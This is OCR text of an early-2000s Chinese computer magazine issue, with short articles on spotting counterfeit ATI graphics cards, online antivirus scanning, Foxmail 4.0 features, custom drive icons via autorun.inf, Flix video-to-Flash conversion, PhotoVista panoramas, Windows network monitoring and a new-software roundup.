
评：ATI为了与nVIDIA争夺市场，也开放了自己的显示芯片，第三方显卡厂商也可以生产ATI的显卡了，而某些显卡厂商尚未吃透ATI芯片的性能，最早上市的非原厂ATI的Radeon VE显卡的用料和布线都与原厂的ATI的Radeon VE非常相似，有的还有ATI的LOGO。而这些显卡的价格又低于原厂的Radeon VE，所以就有了用非原厂ATI的Radeon VE当作原厂ATI的Radeon VE的作假方式了。而ATI原厂显卡的包装盒，则是奸商好不容易搞到的，最后会说服购买者留下，以便下一次继续使用，而质保单上只注明“ATI Radeon VE显卡”，这样即使以后被发现也没办法说商家作假，因为商家的确给的是“ATI Radeon VE显卡”。若要购买原厂的ATI Radeon VE，可从两方面入手，一看显卡，上面没有ATI的LOGO则一定不是ATI生产的；二是质保单，一定要求商家注明是“原厂ATI Radeon VE”。除了Radeon VE，ATI的大量兼容显卡也将很快面市，大家可不要轻易给奸商获取暴利的机会哟。CF

□重庆 flysea

方便快捷的在线杀毒

随着网络的日益普及，病毒也越来越频繁地出现在我们周围，一款好的杀毒软件也就成了必备之选。

也许你还在为将哪款杀毒软件买回家而犹豫。其实你根本不用买任何软件，也不用费力地去安装和升级杀毒软件！只要能够上网，你就可以方便地在线杀毒！





在线杀毒首先要下载ActiveX控件，点击“是”就可以了。

在线杀毒服务采用微软的ActiveX技术，控件已得到了业界著名的VeriSign公司的数字签名认证，可以放心使用。

此外，建议使用IE 4.0以上版本的浏览器，并采用浏览器默认的安全级别（即在工具>>Internet选项>>安全>>Internet区域选择中级安全级别），否则可能会影响使用。

6

确认下载ActiveX控件之后，会下载安装杀毒插件。首先进行的是杀毒引擎的下载和安装。

紧接着下载解压缩引擎

最后下载并安装病毒特征库



7



查杀结果会在这里显示。

9



现在就可以进行查毒和杀毒工作了！操作界面跟使用普通杀毒软件相差并不大，使用也非常简单。

从下拉菜单中选择需要查杀毒的分区，或者点击“浏览”按钮，然后在弹出的窗口中选择即可。

选择好分区之后，只要简单的按下“查毒”或者“杀毒”按钮就可以了。

点击“设置”按钮进行查杀设置。

8



方便快捷的在线杀毒

□南京 赵江

Foxmail4.0 抢先预览

在邮件工具阵营中，Foxmail 凭借着小巧的个头、快速的收发信件速度和实用的功能已经受到了世人的普遍认可，尤其在国内，连软件巨头微软的 Outlook 都难以望其项背，可以说国人眼中的 Foxmail 就是电子邮件的代名词。在去年 Foxmail 出售之后，还曾经引起了世人的关注，大家都带着疑问等待下一个版本的出现，它会不会变成收费软件？在功能方面还会有什么改进？而这一切就让刚刚出炉的 Foxmail 4.0 为你解释吧。

经过一年的运作，再加上所有 Foxmail 用户的支持，最新版本中又给我们带来了许多新鲜功能。除去界面更加美观、更富有人性化等特点之外，这些新增的功能不仅能够帮助你更好、更快、更安全地发送电子邮件，还能够让你充分发挥创意，体现新新人类的个性化。

1.撰写 HTML 邮件

以前想制作一些图文并茂的电子邮件似乎只能通过 Outlook 来完成，但这次在 Foxmail 中也可以撰写 HTML 邮件了！只要在写邮件窗口的“格式”菜单下，选择“HTML 格式邮件”，就可以撰写 HTML 格式的邮件。这时在邮件编辑框上方会出现一个格式工具栏，其中提供了修改字体、改变字体大小、颜色，插入图片、背景、表格等丰富的编辑功能，而且所有的操作和 Word 非常相似，因此使用起来一点都不觉得陌生。

如果担心自己无法制作出精美的 HTML 信件也没有关系，因为在 Foxmail 里还附带了数十种现成的主题模板，直接点击主窗口工具栏的撰写、回复或者转发按钮右侧的下拉箭头，就能够选择你所喜欢的邮件模板。而且通过模板管理器还可以制作自己的 HTML 模板，这和 Outlook 比起来有过之而无不及。因为我们不仅可以创建属于自己的模板，还能够针对不同的需求选择相应的模板来撰写邮件，轻易创建更灵活的个性化签名。比如把自己的手写签名扫描成图片作为真迹签名档，这下子别人一定会对你刮目相看的(图 1)。




图 1

2.邮件滚动提示栏

你是不是会经常错过一些重要的邮件呢？虽然很多邮件工具都提供了定时检测的功能，不过它们只是在收到新的信件之后弹出一个会自动隐藏的消息框，或者是通过声音方式引起你的注意。如果这段时间你正好有事不在计算机旁，那就很有可能错过这封重要的邮件。而在 Foxmail 4.0 中采用了滚动提示栏来显示是否有新邮件到达，当收件箱中有新邮件到达的时候，这个提示栏会立即以走马灯的形式显示出各个账户邮箱中未读邮件的发信人姓名和信件主题信息，提醒你及时阅读。而且通过双击提示栏上的邮件还能立即打开需要阅读的邮件，而不用重新调用 Foxmail 主窗口了。由于这个滚动提示栏一直处于屏幕最上方，所以即使你外出有事，回来之后也可以从这个提示栏得知是否有新的信件到达，这样就不会错过任何一封信件了(图 2)。



图 2



图 3

邮件滚动提示栏还有一些设计很精巧的地方，如点击新邮件滚动提示栏左侧图标，将弹出新邮件列表，从中可以打开需要阅读的邮件(如图 3)；用鼠标拖动可以调整新邮件滚动提示栏的位置；拖动新邮件滚动提示栏右侧，可以调整宽度；在新邮件滚动提示栏上点击鼠标右键，可在弹出的菜单中进行各种设置和操作；而且将鼠标放在滚动框的左内侧可以加速滚动，放在滚动框的右内侧可以反向滚动。这些看似不起眼的设计大大增加了我们使用的便捷性。

3.邮件特快专递

电子邮件的一个重要特点就是快速，可是由于目前发送信件的时候，途中需要经过若干个中转服务器，一旦这些中转服务器不稳定，那我们的信件就如同石沉大海一般杳无音讯了，所以丢失电子邮件是很平常的事情，甚至很多朋友在发送了重要信件之后还要通过电话确认对方是否收到信件。针对这种情况，Foxmail 4.0 中增加了一个邮件特快专递功能，这就相当于是网络上的 EMS，它的特点就是能够找到收件人邮箱所在的服务器，直接把邮件送到对方的邮箱

中，因此当你发送完毕后，对方就可以立刻收到邮件了。这种点对点传输方式一方面提高了邮件的发送速度，更主要的是避免了重要信件的丢失。

使用邮件特快专递功能，只要在写完邮件后点击邮件菜单中的“特快专递”命令，就可以直接进行发送。不过特快专递只能将当前撰写的信件发给一个人，所以在收信人处只能填写一个地址。如果你想批量发送的话，还是需要一封一封的完成(图4)。




图 4

4.拼写检查


记得以前给国外朋友写信的时候都要先在Word中完成，然后再复制到Foxmail中，为什么呢？就是要利用Word的拼写检查功能找出拼写有误的单词，不然别人看了之后不笑掉大牙才怪呢。如今的4.0版本中集成了这个功能，使得我们可以直接在撰写好信件之后进行单词检查，而且还能根据出错的单词给出建议使用的正确单词。

当我们写好一封英文邮件，或者邮件中包含了英文单词的时候，就可以点击写邮件工具栏中的“拼写检查”按键  ，此时系统会弹出“拼写检查”对话框，同时找出字典中没有的单词。比如在输入“Sleep”的时候误写为“Slewp”，程序就会发现这个错误，并在下部的建议列表中给出若干类似的单词，直接双击我们所需要的“Sleep”就可以完成单词替换。如果你输入的单词比较特殊，还可以自行往字典中添加这些单词来定制自己的词库字典(图5)。



图 5

5.网络地址簿

网络地址簿就是存放在网络服务器上的地址簿。虽然几乎所有的邮件工具都附带了一个地址簿功能，但是如果外出或者是换了一台计算机使用的话，一般就不能使用地址簿了。但是令人称奇的是，在Foxmail 4.0中有一个网络地址簿，它和本地地址簿一样，分为公共地址簿和私人地址簿，用户通过网络可以在任何地方使用自己的地址簿，还能够方便地访问公共地址簿中的地址，这为地址簿的异地使用和成员之间地址交流提供了很大的方便。


图 6

使用这项功能的时候可以在地址簿窗口中运行“文件/新建连接”命令，此时将弹出“LDAP服务器”设置对话框（图6）。在其中分别输入账号名称、服务器地址、用户账号和密码等一些必须的参数，然后点击确定将会在地址簿窗口树状列表中看到两个新的网络地址簿文件夹，一个是私人地址簿，一个是公共地址簿。对于网络地址簿中的私人地址簿，你可以像操作本地地址簿一样进行各种操作；而对于网络地址簿中的公共地址簿，只能读取其中的联系人信息，并且每一个使用该网络地址簿的用户的E-mail地址都会自动添加到公共地址簿中(图7)。


图 7

6.手机短信发送

如今通过手机发送短信已经是一种时尚了，不过手机输入不是很方便，但通过Foxmail 4.0就能享受短信发送的乐趣。第一次使用这项功能的时候要输入自己的手机号码进行在线注册，然后手机将接收到一个密码短信息，根据这个密码完成登录操作之后就可以进行手机短信息发送了。直接点击主窗口工具栏的“短信”按钮，将弹出一个短信发送对话框，在其中输入对方手机号码，还可以采用逗号分隔不同的号码将同一条信息发送给多人。接着在下面的文本框填写短信内容，完成之后按下“发送”按钮就可以把这条信息发送出去了。而且在发送短信息的时候还能够直接从地址簿中导入选择，如果你的地址簿资料够详细的话，那么使用起来将会非常方便(图8)。




图 8

这项功能并非完全免费，它需要收取4元/月的服务费，而且发送一条短信息还要收取0.1元的通信费，不过你可以在注册完成之后获得一个后缀为foxmail.com.cn的邮箱。在免费信箱日益减少的今天，4元/月的费用应该不高吧，更何况考虑到

手机键盘输入的麻烦，真不如直接在键盘上按键来得快。所以这个功能在众多邮件软件中显然是一个耀目的亮点，并且是一个很有前景的功能。

7.更改账户

在以前的Foxmial中撰写信件的时候，程序将当前撰写的邮件与某一个信箱捆绑在一起，如果遇到一个服务器故障无法发送的话，必须切换到另外一个账号下重新撰写信件进行发送。而在新的版本中，只要你创建了多个信箱，就可以在写邮件窗口中点击“更改帐户”按钮切换到其他账号的信箱，并使用这个信箱的SMTP来发送信件，这样即使某一个发送服务器当机也不会影响你发送邮件啦(图9)。



图 9

8.个性图标签名

有没有见过Foxmail收信之后有一个可爱的小动物跑到了你的屏幕上？原来这就是Foxmail提供的个性图标签名邮件功能。如果对方好友使用了这个图标签名功能，你一看就知道是谁给你写的信了，而且用鼠标轻点，小动物立刻帮你把邮件打开供你阅读。

使用这个功能的时候，要通过“账户/属性”命令打开“账户属性”设置窗口，然后进入“个人信息”栏选中“在邮件中使用个性图标”复选项，接着通过“图像签名”按钮选择Foxmail提供的小动画作为个性签名。不过你也可以选择其他.gif格式的小图片或者动画作为图标签名，只是要保证图片的大小在64×64像素以内。设置完成后重新撰写邮件，窗口右侧邮票下方就会出现你的个性签名图像，这个图像会和邮件一起发出，别人收到之后就有小动物出来提示了(图10)。


图 10

简单地介绍了一下Foxmail最新版本的新增功能，但同时也感觉到该软件存在的不足，比如没有地址自动完成功能，如果手工输入地址的话，就必须老老实实地输入完整的地址，而在Outlook中就可以输入前面的部分，由程序自动完成后面的部分。同时在测试版中只提供了从2.1版本导入的功能，对于大家正在使用的3.11版本还无法直接导入其信箱账号和已有的信件，必须通过手工重新逐一添加，这也给Foxmail的一贯支持者带来了不少的麻烦，所以我们共同期待正式版会有更佳的表现！CF

□山东　李长军

让你的驱动器图标个性化

如今硬盘是越做越大了，价格又那么便宜，所以大家都可以用上20G、30G的大硬盘了！可惜有一个人用不上，各位大侠猜猜是谁？当然是可怜的我了。其实身为学生一族的我有一台电脑已经很满足了，哪里敢想什么升级。

可是，我是学生我怕谁?

你有大硬盘，我有DIYer的精神。咱可以让自己的小硬盘更有特色。且听我慢慢道来。

平常闲着没事非常喜欢捣鼓图片，所以很偏心地把Photoshop等图像处理软件放到了一个单独的分区上，并特地开辟了一个2G的分区用来放那些辛辛苦苦到处收集来的各种好看的图片（大多数是MM的图片哟）。

分好区了，接下来我们要对驱动器的图标动点手脚。


首先，进入MS-DOS方式，在C盘根目录下新建一个名为Autorun.inf的文件，文件内容为：

```
[autorun]
icon=pinw98.ico
```

仅两行（还算简单吧），保存。接着在C:\Program Files\Plus!\Themes(前提当然是你安装了Win98的桌面主题文件)目录下找到一个小蝴蝶的图标文件18grnd01t，将其拷贝到C盘根目录下并重命名为Pwin98.ico，回到“我的电脑”下，右击选择“刷新”选项。你看到了什么？原来那个单调的驱动器图标变成了一只振翅欲飞的小蝴蝶。

用同样的方法在其他分区上也建立Autorun.inf文件，不要忘了将文件的第二行内容Icon=pwin98.ico改为你想要的图标的文件名，并且一定要把图标放在根目录下。为方便记忆，我把文件名重命名为所在驱动器的卷标名。做完这些就大功告成了。当你再次打开“我的电脑”时（如图），感觉怎么样？是不是很酷！

当然你也可以找一些更好看的图标来代替Windows默认的驱动器图标，如果你能自己做图标的话，那……你的电脑就更加个性化了！有什么更好的创意别忘了告诉大家哟！CF



E-mail: followme@cfan.net

□广西　黄胜锦

视频文件转换为Flash的利器——Flix

由于 Flash5 功能上的不足，要将漂亮的视频放入 Flash 中，决非易事。在 Flash5 中目前只能导入 MOV 格式的动画文件，其他格式动画需转换后方能导入，使用这种办法不但非常麻烦，而且连声音都不见了。有没有更好的方法，可以一步到位呢？当然有，将视频文件转化为 SWF 格式文件（Flash 可接收、控制的动画文件格式）就是一种简单的办法——推荐使用最简单方便的第三方软件 Flix（下载地址 http://flash.5599.net/soft/a/Wildform%20Flix/Flix.zip）。

它可以将 avi、mpeg、mov、qt、mp3、asf、wma、wav 等格式文件转化为 SWF 格式。而你为这一切所做的只是定制好所需的产品参数，然后按一下 Encode(解码)按钮，就可以了（如图 1 ）。




图 1

它的界面非常简洁，只有四个标签。即 File、SWF、Audio、Video。下面我们就以将 Inter.avi 转化为 Inter.swf 为例进行实战。

在 File（文件）标签内，选择要转换(即解码)的文件名和网络的带宽。

File（文件）标签的具体内容如下：

第一项是 Input 输入项，这里选择要解码的文件。我们点按右边的 Browse 按钮，浏览并点选 G:\Intel.avi 即可。

第二项是 Output 输出项，这里选择视频文件解码后生成的 swf 格式文件的保存位置。

第三项可将视频文件中的音频和视频单独导出和输出对应的 Html 文件。

第四项是设置不同的网速，任君选择你的动画作品发布的网络环境。这里我们选择最大的带宽 256K Video，这样最后输出的作品的画质更好，但文件也将较大。

第五项是可以为这个生成的 swf 格式文件加一个网站链接。剩下的三项是对生成的 swf 格式文件加标题、作者和描述的补充说明。

在 Video（视频）标签内，定义输出视频文件的宽和高（如图 2）。




图 2

第一部分显示所选择的视频文件的格式、帧速、色彩位数、尺寸和持续时间。

第二部分是对输出的帧进行设置，由于实际输出的是位图，因此这里主要考虑压缩的程度和是否应用平滑处理 。

第三部分是对输出的视频进行设置，包括视频文件的宽和高（自定义尺寸还是应用源文件尺寸），这里我们选 320 × 240；帧速为最大网速。




图 3

Audio（音频）标签：这里我们不作设置，即取默认值，下面也简单介绍一下它的各选项的意义（图 3 ）。

第一部分显示所选择的视频文件中音频内容的格式、样本频率、位数、声道数和持续时间 。

第二部分是为输出的音频选择合适的样本频率和网速以及是否进行立体声处理。

第三部分是对单独输出的音频进行设置，可以选择两种格式输出(在这里你可以轻松实现 wav 格式和 mp3 格式的转化) 。




图 4

SWF 标签（如图 4)：

第一部分可以对动画设置防导入保护、循环播放和放映完卸载，以及帧速。

第二部分是可以在动画中加入一些参数。

回到 File（文件）标签，按 Encode 按钮开始转换。

怎么样，简单吧？还不赶快安装试试！从此以后，你就可以在你的 Flash 作品中输入 VCD 电影和用 3DSMAX 制作的三维动画了，让你的 Flash 作品更加绚丽多彩！

> 特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑界光盘（电脑应用文萃)》第 10 期上。

做个虚拟的全景网页——PhotoVista

□广州　江南书生

想要制作出一个令人沉迷其中乐而忘返的网页吗？告诉你，PhotoVista 可是个很不错的选择哦！为什么这么讲呢？因为 PhotoVista 不仅可以制作出具有 360 度虚拟现实的全景式图像，还可以帮您自动输出为网页，让访问您网站的网友在浏览您的网页时可以尽情地沉浸在一幅非常奇妙的景象中：人类的视野范围不再受到限制，拓宽到了 360 度，观看者恍若身临其境，会产生“人在画中走”的感觉。


PhotoVista 是目前 PC 机上制作这种全景式虚拟现实网页的专业级软件之一，虽然它是专业级的，但无论是初学者还是图像处理高手，只要您准备好要缝合的虚拟现实的图像素材，加上 PhotoVista 内建的多种可供挑选的镜头，您很快就能上手，并且可以快速地制作出够水准的虚拟现实全景式网页。

PhotoVista 界面友好精致，如图 1 所示，其中最引人注目的就是界面下方的六个功能按钮，可别小看了它们，主要操作就是凭借它们才得以完成的。我们的讲解，就先从这六个功能按钮开始吧。

第一步：点击第一个功能按钮“Open Source Images”，弹出一个对话框，打开你准备好的素材目录，选择需要的图片，点击“Add”按钮将它们添加到右侧的“Source Files”一栏中。若误添加了某个图片文件，则按“Remove”将之去除。确认无误后按下“OK”按钮。

第二步：现在所有的素材图片文件已经按次序显示在 PhotoVista 的界面中，注意到了图片下方有一个红色的滑动块了吗？拖动之可依次序从左至右浏览所有的图片。同理，界面右侧也有一个红色滑动块，拖动它可上下滑动浏览图片。如果某张图片不甚合人意，可以点击之，当图片上出现一个红色的边框时，表明已经选定了图片，这时就可以对这张图片着手处理了(图 2)。

第三步：对图片的处理主要通过接下来的三个功能按钮进行。如图 3 所示，第 1 个按钮“Rotate Images”用于旋转图像；第 2 个按钮“Flip Image Horizontally”可水平旋转图像；第 3 个按钮“Flip Image Vertically”则是垂直旋转图像。请注意，第 2、3 个按钮仅对单个图片操作，而第 1 个按钮一旦执行，则对所有的图片生效。

第四步：对图片修改完毕之后，接下该选择镜头啦，就像拍相片一样，不同的镜头所产生的效果会不一样的哦。点击按钮，出现一个镜头对话框，从中选择默认的 20mm 镜头即可，右侧的显示框中对每种镜头都作了描述，大家可按需要选择。当然，如果不够用还可以点击“Download New Lenses...”下载更多的镜头（图 4）。




图 1



图 2




图 3




图 4

第五步：OK，现在可以点击最后一个按钮，就快要生成全景图了！这时弹出一个对话框，让你进行参数选择：“Disable warping”是禁止扭曲；

“Disable blending”为禁止混合；“Crop non-image area”则是剪除非图像区域的意思。一般这几项全部选上，然后点击“Full Stitch”就可以将所有图片缝合成一张全景图了（图5）。


第六步：瞧，全景图已经生成啦。还不赶快到网页中一睹为快？选择菜单“Panorama→Show In Web Browser”（图6）。

第七步：已经生成了Web网页并在浏览器打开了（图7），此时点击画面中的按钮，将会出现一排控制按钮，如放大、缩小等等，这样就可以在Web页中观赏虚拟现实的全景图了！各种景象，恍若身临其境，如在眼前一般。

与一般影像式虚拟实境网页制作软件不同的是，PhotoVista采用了独家的技术，让您可以在将影像式虚拟实境的内容拉近观察之时，依旧可以保有清晰的画面。当然，如果想要更清晰的话，您的原始影像文件在拍摄储存时要选择高分辨率的方式。

PhotoVista与网页的整合相当良好，提供两种规格的输出模式：Plug-ins、Java。基于Plug-ins版本的在播放上较为顺畅，而Java的版本速度较慢。无论您是选择何种版本，PhotoVista都可以快速地帮您将影像式虚拟实境与网页的整合快速地输出。

当然了，要想浏览器能够正常地显示出全景图，在观赏之前需要先下载Viewer Plugins这个外挂软件。不过，如果你已经安装了PhotoVista软件本身的话，就无须下载了。PhotoVista的试用版本有效期是15天。CF



Í¼5


图6


图7

□天津　耿志

有朋来自何方？

局域网资源共享以后，极大地方便了连网用户对网上资源的使用。

但你一定有这样的经历：当由于某种需要关闭自己的计算机时，如果有人在访问你的机器，系统会弹出警告：“已有1(n)位用户连接到您的计算机。关闭计算机将切断与他们的连接。要继续吗？”（见图1），这时会弄得你无所适从。如果你直接断开与网络的连接，不给用户足够的时间来关闭已在共享资源上打开的文件，对方则会丢失信息。这时，我们需要知道是谁在访问自己的机器，对方在使用自己机器中的什么资源。

其实，Windows操作系统为我们提供了一个叫“网络监视器”的工具，专管此项工作。现将其使用方法介绍如下：

1.启动“网上邻居”，调出“网上邻居”中的“整个网络”和自己所在“工作组”内的机器。


2.用鼠标右键点击自己的电脑图标，在弹出的对话框中选择“属性”命令，接着在“属性”对话框中选择“工具”标签，再按“网络监视器”按钮（见图2）。


3.进入查看共享资源的对话框后，在“查看”菜单上，单击要查看的信息类型。如要查看与你计算机连接的用户请单击“按连接方式”，要查看你的计算机上其他用户正在使用的共享文件夹请单击“按共享文件夹”，要查看你的计算机上其他用户正在使用的文件请单击“按打开的文件”。这时，谁在访问你的机器，在访问什么资源，就会一目了然（见图3）。

4.心中有数以后，就可做出你的选择：通过电话或系统的WinPopup弹出式信息工具通知对方，或给对方留下处理时间，最后在确认没有任何损失的情况下断开与网络的连接。CF



图1


图2


图3

新软快速

□辽宁 鸣润

短信助手



名称：短信小精灵 V7.31 网络版
大小：1267kB
软件类型：免费软件
适用环境：Win9x/NT/2000

短信小精灵是一款向手机发送短消息的通信软件，并提供了快捷、方便的全方位短信服务，从此无需再寻找发送短信的网站，就可以向全球通用户发送手机短信息了。短信小精灵还提供了地址簿管理，并可以与Outlook地址簿同步更新，另外还提供了任意编辑短信、动态显示短信字数、自动分割信息条数、定时发送等多种功能。

安全监测器

名称：ZoneAlarm Pro V2.6.231
大小：3191kB
软件类型：免费软件
适用环境：Win9x/NT/2000/Me

ZoneAlarm是一个用于防止特洛伊木马程序入侵、保障你的电脑安全的工具软件，安装后它会随系统自动启动。当有程序要进行网上存取操作时，此时只要双击ZoneAlarm图标按钮，并选取Programs选项，就可决定允许哪些软件能上网，哪些不可以上网，而且还可以锁住网络不让任何程序通过，只有核准的软件才可以通行无阻。

Flash动画轻松做

名称：CoffeeCup Firestarter V4.0
大小：3149kB
软件类型：共享软件
适用环境：Win9x/NT/2000



